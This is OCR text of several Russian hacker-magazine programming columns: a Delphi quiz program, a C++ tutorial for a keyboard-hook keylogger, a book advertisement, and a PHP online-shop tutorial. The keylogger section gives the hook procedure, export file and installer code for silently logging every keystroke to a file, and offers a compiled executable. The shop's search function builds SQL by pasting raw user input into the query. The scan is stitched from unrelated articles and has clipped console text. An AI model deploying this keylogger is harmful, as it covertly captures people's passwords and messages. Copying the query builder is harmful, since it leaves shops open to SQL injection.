По скрину видно, что на нем присутствуют еще 3 Label, объясняющие юзеру что к чему. Они не должны вызвать у тебя никаких затруднений, поэтому я перейду к собственно кодингу - заметь, за все это время мы почти ничего и не написали. Так что объявляй глобальные переменные:

balls, totalballs, totvarans, lim, totcorrcount: integer;

Здесь balls - количество баллов, которые юзер получить за ОДИН ВОПРОС. Напомню, что правильных ответов может быть несколько, и каждый из них оценивается отдельно.

totalballs - количество баллов за весь тест. То есть, сумма всех balls.
totvarans - количество вариантов ответов для данного вопроса.
totcorrcount - количество правильных ответов к данному вопросу.

И одну константу: CONST limit=2;. Она будет определять количество вопросов, которое необходимо задать юзеру. У меня в базе на данный момент только 2 вопроса, поэтому она мне не очень нужна, но порядок есть порядок. С переменными покончено - самое время глянуть на OnClick нашей единственной и неповторимой кнопки:

Листинг procedure TForm1.BitBtn1Click

```
procedure TForm1.BitBtn1Click(Sender: TObject);
var n, i: integer;
    userans, corranswer: string;
begin
IF Edit1.Text<> '' then //Если хоть что-то написано, то
 begin
 n:=1; i:=1; //Инициализируем переменные
 totvarans:= DBMemo1.Lines.Count; //Сколько вариантов
 totcorrcount:= length(ClientDataSet1CorrectAnswer.Value);//Сколько из них
правильных
 userans:= Edit1.text;//Возьмем вариант юзера
 corranswer:= ClientDataSet1CorrectAnswer.Value;//И возьмем ПРАВИЛЬНЫЙ
вариант :)
 balls:=0; //Пока 0 баллов
 REPEAT //Начнем последовательно сравнивать - каждый вариант юзера со всеми
правильными
  IF userans[i]=corranswer[n] then //Если правильно, то
   begin
   Inc(i);//Проверим следующий пользовательский
   n:=1; //Начиная с первого символа правильного ответа
   balls:= balls+(100 div totcorrcount); //Вычислим, скольких баллов достоин
   end else //А если неправильно
    begin
    IF n<>length(corranswer) then INC(n) else //если правильные кончились, значит
юзер
     //не прав и этот ответ не засчитывается. Если не кончились, то сравним со
следующим
     begin
     INC (i); //Перейдем к следующему варианту
     n:=1; //Сравнивать будем с первым правильным
     end;
    end;
 UNTIL i>length(userans); //Завяжем, если кончатся все варианты
 TotalBalls:= totalballs + balls; //Подсчитаем итоговое число баллов
 Inc(lim); //Еще один вопрос отвечен...
 IF lim=limit then //Если лимит достигнут, то
  ShowMessage ('Вы набрали '+ inttostr((totalballs*100) div (limit*100))+' из 100
возможных!')
  //Пересчитаем общее число баллов на 100 и выдадим заключение
   else Clientdataset1.Next; //Иначе перейдем к следующему вопросу
 end; //Здесь ты можешь поставить else на случай пустого Edit'a
end;
```

Вот такой простой, но малопонятный с виду код :). На самом деле здесь я посимвольно сравниваю юзерский вариант ответа с правильным, присваивая за каждый верный ответ по 100/totcorrcount баллов. То есть, всего за один вопрос можно получить 100 баллов. А если учесть, что за неправильные ответы просто не начисляются баллы (а надо бы обнулять balls), то меня можно назвать очень щедрым экзаменатором. Переменная lim фигурирует как счетчик отвеченных вопросов, она сравнивается с константой limit, и если они равны, значит, юзер ответил на положенное ему количество вопросов и может получить заключение патологоанатома. Выдается оно в виде "n баллов из 100", как я и говорил вначале.


Кстати, n - порядковый номер символа из строки правильных ответов, i - то же самое, но для ответов по версии пользователя. Теперь добавь в OnCreate формы инициализацию переменных:

totalballs:=0;
lim:=0;

На этом наш тест можно считать завершенным. Конечно, условно, поскольку ты наверняка захочешь добавить к нему timer, сделать красивый интерфейс... а потом записаться на прием к Петру Ивановичу и сказать: "Вы знаете, по-моему, система текущей проверки знаний сотрудников с помощью подбрасывания монетки является несколько устаревшей, у меня есть план ее реорганизации".

Post Mortem

Напоследок я хочу рассказать тебе один интересный случай из практики. Несколько месяцев назад мне пришлось сдавать тест. Сделан он был в далеком 92-ом в каком-то питерском институте и имел прекрасный борландовский интерфейс. Так вот, вместо заявленных 20 я ответил на 40 вопросов и на несколько ситуационных задач, получив в итоге 0.4 балла из 10 возможных. Я знал лучше, что и подтвердил стоявший за моей спиной препод. Так как же удалось профессиональным кодерам написать такую глючную прогу? Проблема, видимо, в ее простоте :), поэтому автор слегка расслабился, что едва не обернулось для меня весьма печально. Мораль: читай свой исходник. Как бы банально это ни звучало.



Первый вопрос будущего HackTest3000 :)




SAMSUNG






SAMSUNG


Купи принтер для работы,
получи сумку-холодильник
в подарок!


SAMSUNG

Клавиатурная снифалка на С++

За английским словом keylogger (key - клавиша, log - вносить в журнал) скрывается не что иное, как клавиатурный шпион. Так можно назвать, например, программу hookdump. Она логирует все нажатия клавиатуры, фиксирует имена открытых окон. В общем, приносит людям немало пользы :). А теперь представь, что такую же утилиту ты напишешь сам. Конечно, она будет немного попроще, но висеть в памяти и записывать все нажатия клавиш в файл она сможет.

Николай "GorluM" Андреев (gorlum@real.xakep.ru)

Итак, загружай свою visual studio, она нам понадобится для создания двух модулей (проектов) программы. Первый модуль - сам exe'шник, его ты и будешь запускать. Это Win32 Project, тип - Windows Application. Второй, самый интересный для нас - динамически подсоединяемая библиотека или, проще говоря - DLL. Она нам потребуется для того, чтобы внедриться в систему и перехватывать все нажатия клавиш для последующей их обработки, к примеру, записи в файл. Этот проект будет такой же, как и exe, только с другим типом - DLL.

Ловушки

Для перехвата любых системных и пользовательских событий в Windows существует очень интересный механизм. Механизм хуков (hook) или, попросту говоря, ловушек. Работает он следующим образом. Некоторый процесс запускает функцию установки ловушки SetWindowsHookEx и указывает в ее параметрах:

а) тип устанавливаемой ловушки (см. таблицу);
б) адрес функции, которая будет обрабатывать срабатывания ловушки (такую процедуру мы напишем чуть ниже);
с) дескриптор модуля, в котором содержится эта функция (в данном случае дескриптор DLL).


Затем система берет модуль, содержащий функцию обработки ловушки, и подгружает его ко всем доступным процессам в зависимости от прав доступа. Установив некоторые флаги у процесса, система заставляет его запускать функцию обработки всякий раз при срабатывании хука. Наша с тобой задача - написать функцию обработки, которая запихнет ее в отдельный модуль (подгружается системой), и программу, устанавливающую саму ловушку.

Основные типы ловушек

WH_KEYBOARD	рассматриваемая сегодня ловушка. Обрабатывает любые события клавиатуры.
WH_MOUSE	перехватывает все события мыши. С ее помощью можно получить текущее положение курсора (вести лог движения мыши), состояние кнопок или дескриптор окна, на котором находится курсор.
WH_GETMESSAGE	наверное, самый универсальный хук. Он позволяет перехватить и обработать любое оконное сообщение. Его можно использовать в качестве кей/маус-логгера, но не рекомендуется из-за слишком большого количества запусков процедуры хука.
WH_CBT	очень полезная системная ловушка. Позволяет обрабатывать события, срабатывающие при активации, создании, уничтожении или смене размера окна; при смене фокуса ввода, при удалении сообщений из очереди.

Пишем хук

Начнем мы с самого сложного - с написания модуля, содержащего функцию обработки. А обрабатывать нам надо событие, возникающее при нажатии на клавишу. Событие ловушки - WH_KEYBOARD. Если зайти на сайт msdn.microsoft.com или заглянуть на диск MSDN, можно найти описание этой процедуры:



Вот так может выглядеть хорошо оформленный лог

```
LRESULT CALLBACK KeyboardProc(
 int code,       // hook code
 WPARAM wParam,  // virtual-key code
 LPARAM lParam   // keystroke-message information
);
```

То есть наша функция должна принимать три параметра, описанных так же, как в документации мелкомягких. Плюс надо сделать ее экспортируемой - она будет запихиваться в отдельный модуль. В итоге получилось вот что:

```
__declspec(dllexport) LRESULT CALLBACK KeyboardProc(int code, WPARAM wParam, LPARAM lParam);
```

При срабатывании события в эту функцию передаются некоторые параметры. В code будет содержаться либо значение HC_ACTION, либо HC_NOREMOVE, но нас интересует только первое. Мы ведь обрабатываем именно нажатия клавиш. Кстати, определить, нажата ли клавиша, можно при помощи вот такого выражения:

```
(!(HIWORD(lParam) & KF_DOWN))
```

Оно будет истинно, если клавиша нажата, и ложно, если клавиша отпущена. Так как нам не надо писать каждую клавишу по два раза (для нажатия и отпускания), то при запуске функции поставим условие, чтобы запись производилась только при нажатии:

```
(code == HC_ACTION)&&(!(HIWORD(lParam) & KF_UP))
```

Если параметры удовлетворяют условию, то можно приступить к обработке кода нажатой клавиши, который будет содержаться в параметре wParam в виде значения типа char. Как ты понимаешь, можно сразу записать это значение в лог и без обработки, но тогда мы никогда не узнаем, была ли это русская буква или латинская, и вместо нажатых ctrl и alt мы увидим просто квадратики. Нет, так дело не пойдет. Мы грамотно обработаем полученную клавишу и запишем в лог и название клавиши и,

если был включен русский язык, букву в кириллице.

А сделаем это следующим образом. Когда условия параметров нас удовлетворяют, создадим блок switch, в котором проверим значение wParam на сходство с системными клавишами. Если клавиша не системная, значит это буква.

```
switch ((char)wParam){
        case VK_ESCAPE:
                strcpy(buffer,"<ESC>");
                break;
        case VK_RETURN:
                strcpy(buffer,"<RETURN>\r\n");
                break;
}
```


buffer - строковая переменная. В нее записываются данные, которые впоследствии будут занесены в лог. По аналогии с примером описываются все возможные значения wParam для ctrl, alt, tab и т.п. Все они определены в файле winuser.h. Далее, если значение wParam не подпадает ни под одно из описанных выше, значит, это буква, и данное условие требует отдельного рассмотрения. Так как мы не знаем, какой был включен языковой режим, соответственно, и не сможем определить, что же записывать в файл. Для определения текущей раскладки и записи необходимого символа относительно этой раскладки мы воспользуемся двумя функциями. Первая - GetKeyboardState получает массив из 256 элементов со всеми статусами виртуальных клавиш. Вторая, ToAscii, занимается тем, что относительно текущей раскладки, полученной при помощи первой функции, вычисляет, какой символ должен соответствовать нажатой клавише, и записывает этот символ в первый элемент нашей переменной. Вот так выглядит код:

```
default:
        BYTE keyarray[256] ;
        if(GetKeyboardState(keyarray))

if(!ToAscii(wParam,(HIWORD(lParam)&(0x0000FFFF)),
keyarray,(WORD*)&buffer[0],NULL))
                        buffer[0]='\0';
        break;
```

Теперь осталось только открыть файл на запись, поставить с помощью функции SetFilePointer курсор в конец и добавить наш буфер. Причем открывать его надо с параметром FILE_SHARE_WRITE, иначе две программы не смогут одновременно работать с одним файлом. Системе это не понравится.

Завершив обработку полученного события, надо отправить его (событие) дальше по цепочке хуков. Делается это с помощью функции CallNextHookEx, в которой указываются все полученные в начале параметры.



Описываю клавиши

Пишем установщик хука

После написания модуля обработки добавим к проекту DLL файл exports.def, в котором будет содержаться имя экспортируемой функции в следующем формате:


```
LIBRARY spy
EXPORTS
        KeyboardProc
```

Компилируем это. Теперь все OK. Осталось написать программу, устанавливающую нашу ловушку. Для этого берем обычный шаблон приложения (см. приложение) и начинаем в нем писать. Первое, что должна сделать программа - подгрузить к себе только что созданную DLL-ловушку. Делается это с помощью функции LoadLibrary. Единственное, что ей необходимо передать - имя подгружаемой библиотеки. Затем программа должна найти адрес в памяти процедуры нашей ловушки. Для этого мы передаем WinAPI функции GetProcAddress адрес подгруженной DLL (значение, которое вернула LoadLibrary) и название обработчика, в данном случае KeyboardProc. Теперь осталось только установить ловушку и заснуть на некоторое время. Ловушка будет работать до тех пор, пока не вызовется функция UnhookWindowsHookEx, или не уничтожится процесс, установивший ловушку. Ведь когда процесс вырубается, все его библиотеки выгружаются, в том числе и DLL с нашей ловушкой.

Break

К сожалению, возможности рубрики "Кодинг" не позволяют мне описать эту технику более подробно, но вышеизложенного материала хватит на то, чтобы начать писать свой уникальный логгер с множеством полезных функций. Например, можно добавить в логгер фичу по записи времени, имени процесса или окна, в котором была введена буква. Можешь попробовать написать ловушку на мышь. В общем, здесь есть, что придумать. Если будет интересно узнать про реализацию той или иной функции в кейлоггере - пиши. Как обычно, проект для Visual Studio .NET, полный исходный текст программы и уже скомпилированный exe'шник ты можешь взять на нашем диске или скачать с сайта www.xakep.ru. На этом все.

Удачного компилирования.



Листинг exe-модуля

```
#include <windows.h>


#pragma comment(linker,"/MERGE:.rdata=.text")
#pragma comment(linker,"/SECTION:.text,EWRX")
#pragma comment(linker,"/ENTRY:WinMain")

int _stdcall WinMain(HINSTANCE ha, HINSTANCE, PSTR, int)
{
        // гружу DLL
        HMODULE dllhook = LoadLibrary("spy.dll");
        // Ищу функцию в DLL
        HOOKPROC hook = (HOOKPROC)GetProcAddress(dllhook,
"KeyboardProc");
        // Устанавливаю ловушку
        HHOOK hhook = SetWindowsHookEx(WH_KEYBOARD,hook,dllhook,0);

        // время работы ловушки
        // INFINITE - если хотите, чтобы ловушка работала "долго"
        Sleep(INFINITE);

        // выгружаю DLL
        FreeLibrary(dllhook);
        return 0;
}
```

Что почитать



Название: Программирование на Delphi глазами хакера
Автор: Фленов Михаил Евгеньевич
Издательство: BHV (www.bhv.ru)

Автор книги - Horrific. Да-да! Это наш автор. Многим читателям журнала Хакер он запомнился как ведущий рубрики Кодинг и опубликовавший целую серию статей по программированию на Delphi. В книге же разбирается способы написания X-кода: использование недокументированных функций Windows, а так же принципы написания сетевых программ (сканеры портов, троянские кони), работа с оборудованием и т.д.

Многие главы основываются на опубликованных материалах в самом Хакере. Но не надо думать, что это плохо. Наоборот, все примеры описаны более подробно, вошло множество материала не попавшего на страницы журнала. Соответственно, ты, дорогой читатель, имеешь возможность впитать более качественную информацию. И самое главное, тебе больше не придется копаться в кучах номерах][в поисках нужной статьи - теперь все собрано в одной книге. Вот часть тем, вошедших в книгу: "Сжатие исполняемых файлов", "Полный контроль над кнопкой Пуск", "Шутки с мышкой", "Подсматриваем пароли, спрятанные под звездочками", "Безбашенные окна", "Их разыскивают бойцы 139 порта", "Вытаскиваем из системы пароли", "Чат для локальной сети", "Твоя собственная почтовая мышка", "Персональный FTP сервер", "Самый быстрый сканер портов", "Работа с COM/LPT портом". И это далеко не все!

Если ты собираешься писать приложения на Delphi под Windows, то это книга просто твой справочник. Ты научишься создавать программы-шутки, тем самым повеселить себя и своих друзей. Освоишь грамотные приемы написания сетевых приложений, куда ведь сейчас без интернета? Поймешь как работать с оборудованием, подключаемым к COM/LPT портам. Сможешь, например, при определенной сноровки написать свой модуль по работе с мобильниками. А это уже далеко не простой софт. Вывод из все этого - книга из разряда "must have!". К тому же с ней идет сопроводительный компакт-диск. Так что тебе не придется сидеть с книжкой и вбивать весь код. Все лежит на одной болванке.



Никита "red_ion" Кислицин (nikitoz@real.xakep.ru)
http://nikitos.inc.ru

Интернет-торговля для чайников на PHP

Интернет-магазины набирают обороты, это факт. В глазах покупателя они выигрывают у обычных магазинов по множеству параметров, таких как возможность совершать покупки, не выходя из дома, ассортимент и стоимость предлагаемых товаров. Разница между ценой одного и того же лота в сетевом магазине и, скажем, на Савеловском рынке может достигать двадцати и более процентов! И даже эта сверхнизкая цена позволяет продавцам включать в стоимость товара бесплатную доставку на дом и хорошую гарантию. А все потому, что нет нужды отдавать деньги на зарплату продавцам, аренду помещений, башлять крыше и т.д.

Никита "red_ion" Кислицин (nikitoz@real.xakep.ru) http://nikitos.inc.ru

Мизерные издержки виртуальной торговли гонят продавцов к вебстудиям, где им за приличную сумму предлагают стандартные шаблонные решения, однажды разработанные, а теперь реализуемые. Так может тебе тоже стоит заняться написанием таких систем? Или, может, ты и сам захочешь торговать через инет разливным пивом? :) В любом случае, твой путь лежит через написание системы интернет-торговли. Этим мы и займемся.

Структура системы

Подобные системы обычно состоят из нескольких частей. Можно их разделить на две категории - пользовательский и административный интерфейс. Посетителю сайта очень важно предоставить удобный и красивый интерфейс, такой, чтобы ему захотелось еще не раз вернуться. Поэтому стоит ответственно подойти к этому вопросу и хорошо продумать usability системы.

Главная страница магазина должна содержать краткую информацию о самых продаваемых товарах, чтобы не затруднять клиента поиском какого-нибудь бестселлера. Также на ней следует поместить ссылки на разделы магазина и форму поиска товара.

После того как пользователь нашел интересующий его лот, надо предоставить ему возможность добавить товар в так называемую "корзину покупок" - неотъемлемый атрибут любого e-шопа. С программисткой точки зрения корзина представляет собой некоторую динамическую структуру данных, обычно отображающуюся в cookies, для которой определены операции извлечения, модификации и удаления элемента по известному номеру.

После того, как пользователь решил перейти к оформлению покупок, ему предлагается зарегистрироваться для получения скидок в будущем, причем регистрация будет частью процесса оформления покупки. Посетителю даже не придется открывать новое окно.

Административная часть системы должна предоставлять владельцам магазина возможность загружать и модифицировать информацию о лотах, реализовывать доступ к логам по покупкам, управлять пользовательскими аккаунтами и структурой всего магазина. В этом номере мы разберем пользовательский интерфейс системы. А в следующий раз, соответственно, напишем административную составляющую.

Спецификация таблиц

Главная страница магазина обычно делается "в три колонки" - слева узкая вертикальная таблица с навигацией по разделам, по центру широкая таблица с информацией о товарах, а справа - полоса с новостями, корзиной покупок и т.д. Для генерации содержимого всех этих таблиц следует описать соответствующие функции, но прежде мне хотелось бы для наглядности привести все используемые таблицы системы.

Shkoding

Итак, первым делом следует описать функции, формирующие содержимое сайта: вывод информации о разделах, показ бестселлеров, содержимого корзины покупок и т.д. Аналогичные задачи мы уже рассматривали при создании других систем. Напомню, все сводится к конструированию и отправке SQL-запроса, производящего выборку из соответствующей таблицы, и организации цикла, проходящего по всем возвращенным записям. Процедуры эти ужасно банальны, да к тому же мы не раз их реализовывали, так что это остается на твоей совести. Поговорим лучше о создании функции поиска по базе данных - тема неисчерпаемая и очень интересная. Сделать действительно эффективную систему поиска очень сложно: надо учитывать возможные опечатки и ошибки пользователя, предусмотреть то, что он может не знать точного названия искомого продукта и т.д. Ниже я напишу сравнительно простую систему поиска, которая, однако, будет поддерживать стандартный синтаксис поисковых машин.

Перед словом, которое должно обязательно присутствовать либо в названии, либо

```
cmd
ysql> use test
atabase changed
ysql> drop table categories;
uery OK, 0 rows affected (0.01 sec)

ysql> drop table users;
uery OK, 0 rows affected (0.00 sec)

ysql> drop table sales;
uery OK, 0 rows affected (0.00 sec)

ysql> drop table goods;
uery OK, 0 rows affected (0.00 sec)

ysql> ^D
    -> quit
ye

:\MYSQL\BIN>type sql.txt
se test;
reate table categories(
id INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
ame VARCHAR(30) NOT NULL);
reate table goods(
id INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
id INT NOT NULL,
ame VARCHAR(50) NOT NULL,
escription VARCHAR(50) NOT NULL,
hoto VARCHAR(50) NOT NULL,
uying INT NOT NULL,
rice INT NOT NULL);
reate table users(
id INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
irstName VARCHAR(50) NOT NULL,
astName VARCHAR(50) NOT NULL,
elephone VARCHAR(20) NOT NULL,
mail VARCHAR(40) NOT NULL,
ddress VARCHAR(40) NOT NULL,
ogin VARCHAR(40) NOT NULL,
assword VARCHAR(40) NOT NULL);
reate table sales(
id INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
id INT NOT NULL,
id INT NOT NULL,
ate date NOT NULL,
ime int NOT NULL);

:\MYSQL\BIN>mysql < sql.txt

:\MYSQL\BIN>mysql < sql.txt
RROR 1050 at line 2: Table 'categories' already exists

:\MYSQL\BIN>_
```

Создание таблиц БД

Таблица с разделами товаров:

```
mysql> create table categories(
-> Cid INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
-> Name VARCHAR(30) NOT NULL);
```

С информацией о товарах:

```
mysql> create table goods(
-> Gid INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
-> Cid INT NOT NULL,
-> Name VARCHAR(50) NOT NULL,
-> Description VARCHAR(50) NOT NULL,
-> Photo VARCHAR(50) NOT NULL,
-> Buying INT NOT NULL,
-> Price INT NOT NULL);
```

С информацией о пользователях:

```
mysql> create table users(
-> Uid INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
-> FirstName VARCHAR(50) NOT NULL,
-> LastName VARCHAR(50) NOT NULL,
-> Telephone VARCHAR(20) NOT NULL,
-> Email VARCHAR(40) NOT NULL,
-> Address VARCHAR(40) NOT NULL,
-> Login VARCHAR(40) NOT NULL,
-> Password VARCHAR(40) NOT NULL);
```

С информацией о покупках:

```
mysql> create table sales(
-> Sid INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
-> Gid INT NOT NULL,
-> Uid INT NOT NULL,
-> Date date NOT NULL,
-> Time int NOT NULL);
```


в описании товара, пользователю следует поставить "+". Если же слово, наоборот, ни в коем случае не должно встречаться при поиске товара, его следует набирать с префиксом "-".

Кроме того, можно при помощи кавычек объединять в цитату несколько слов.

Я написал функцию, которая по данной строке поиска генерирует SQL-запрос на выборку подходящих записей.

Работает она следующим образом. Первым делом из строки вырезаются все слеши. Далее полученная строка разбивается в массив $search по разделителю " ". После этого составляются и помещаются в массив $Lexeme лексемы поиска (искомые элементы, фактически - все слова и цитаты), которые будут использоваться при построении SQL-запроса.

Прежде чем помещать слово в этот массив, следует обязательно проверить, не начинается ли оно с символа ". Ведь фраза, заключенная в кавычки, является одной лексемой.



Написание скрипта в PHP Expert Editor

Получив массив с лексемами ($Lexeme), переходим к основному этапу - составлению SQL-запроса, реализованному по следующему принципу.

Просматриваем весь массив $Lexeme и добавляем в запрос новые требования в зависимости от префикса каждой лексемы: если лексема начинается с символа "-", такого текста не должно быть ни в одном из полей, по которым осуществляется поиск; если же первый символ лексемы "+", то хотя бы одно из полей должно содержать этот текст.

Для наглядности приведу пример. На строку "книга по Unix" функция вернет " SELECT * FROM GOODS WHERE (name LIKE '%книга по Unix%' OR description LIKE '%книга по Unix%')". Если же пользователь набрал +книга -windows, функция вернет "SELECT * FROM GOODS WHERE (name LIKE '%книга%' OR description LIKE '%книга%') AND (name NOT LIKE '%windows%' AND description NOT LIKE '%windows%')".

Кстати, примерно так же работает поисковый робот Яндекса, за тем исключением, что поиск там более интеллектуальный: поддерживается довольно сложная семантика запросов, учитываются ошибки и опечатки пользователей и т.д. Но у нас еще все впереди :).

Перейдем теперь к вопросу организации корзины покупок. Это динамическая структура, все данные которой целиком и полностью размещаются у пользователя в cookies. Поясню. Когда покупатель нажимает на ссылку "добавить в корзину", ему вешается плюшка примерно такого вида: "1234567 1", где 1234567 - идентификатор товара, а 1 - количество заказанного товара. Понятно, что написать функции, которые абстрагировали бы программиста от работы с cookies, совсем несложно. Добавление товара в корзину представляется либо установкой, либо модификацией уже существующей куки, остальные же функции сводятся, фактически, к элементарной работе со строками и отправке "печенья". Приводить их в журнале я не буду. Ты и сам без труда найдешь их либо на диске, либо у меня на сайте.

После того, как пользователь решил оформить покупку, данные о выбранных товарах вытаскиваются из cookies и сохраняются на сервере в базе данных. Далее должны идти денежные транзакции, а потом и отсылка товара покупателю.

В статье я не рассказал про регистрацию пользователя на сайте. Это ты напишешь сам, просто делай все по аналогии с предыдущими статьями. Готовый код магазина ты найдешь на диске. А в следующий раз мы поговорим про административный интерфейс системы и, наверное, затронем тему security. Все. Теперь ты вооружен знаниями. Осталось только покорить рунет своим е-шопом и заработать много денег. Так что удачи тебе.

Кусок кода инет-магазина


```
function SearchInDB($find)
{
 $sql="SELECT * FROM GOODS WHERE (";
 # Любой запрос начинается с этой строки, в процессе парсинга
 # аргумента функции будем приклеивать к этой строчке
 # дополнительные условия
 $find=stripslashes($find); #обрубаем все слеши
 $search=split(" ",$find); #режем в массив по пробелу
 $fields=array("name", "description");
 # создаем массив с названиями полей таблицы, в которых производится
поиск
  $quoted=0;
  $LexNum=0;
  for ($i=0; $i<=count($search); $i++) #цикл по всем словам
  {
   if(ereg("^\"", $search[$i]) || ereg("^[+-]\"",$search[$i])) { $quoted=1; }
   #если какое-то слово начинается с символа кавычки
   if($quoted==1) {$Lexeme[$LexNum].=ereg_replace("\"","",$search[$i])." ";}
   # если мы находимся между кавычек, то приклеиваем слово
   # за слово в одну лексему
   else {
   $Lexeme[$LexNum++]=$search[$i];
   #если вне цитаты, то помещаем каждое слово отдельной лексемой
   }
  if(ereg("\"$", $search[$i])) {$quoted=0;
 $Lexeme[$LexNum]=chop($Lexeme[$LexNum]); $LexNum++;}
   #Если обнаружили закрывающую кавычку, обрубаем последний символ в
лексеме (пробел)
 }
 for ($i=0; $i<=count($Lexeme)-1; $i++) #Цикл по каждой лексеме
 {
  for ($j=0; $j<=count($fields)-1; $j++) #Цикл по каждому полю
  {
   ereg_replace(" $","",$Lexeme[$i]);
   if(ereg("^\-",$Lexeme[$i])) #если лексема начинается с квантора "-"
   {
   $sql.= $fields[$j]." NOT LIKE '%". substr($Lexeme[$i],1)."%'"; #
Приклеиваем в запрос условие "NOT LIKE %лексема_без_квантора%".
Поясню, % - стандартный символ подстановки в языке SQL.
   if ($j<count($fields)-1) { $sql.=" AND "; }
   # Составляем такие условия для каждого из полей, конъюнктивно
объединяя высказывания
  }
  else #Если слово не имеет кванторов, либо он "+"
  {
   $Lexeme[$i]=ereg_replace("^\+","",$Lexeme[$i]); #Вырезаем квантор
   $sql.=$fields[$j]." LIKE '%$Lexeme[$i]%'"; #Добавляем в запрос новое
условие "LIKE %лексема"
   if ($j<count($fields)-1) { $sql.=" OR "; } # Составляем такие условия для
каждого из полей, дизъюнктивно объединяя высказывания
  }
 }
 if($i<count($Lexeme)-1) #если мы еще внутри массива с лексемами
 {
  $sql.=") AND (";
 } else {$sql.=")";} #если уже весь прошли, на последнем, добавляя
условие, закрываем скобку.
 }
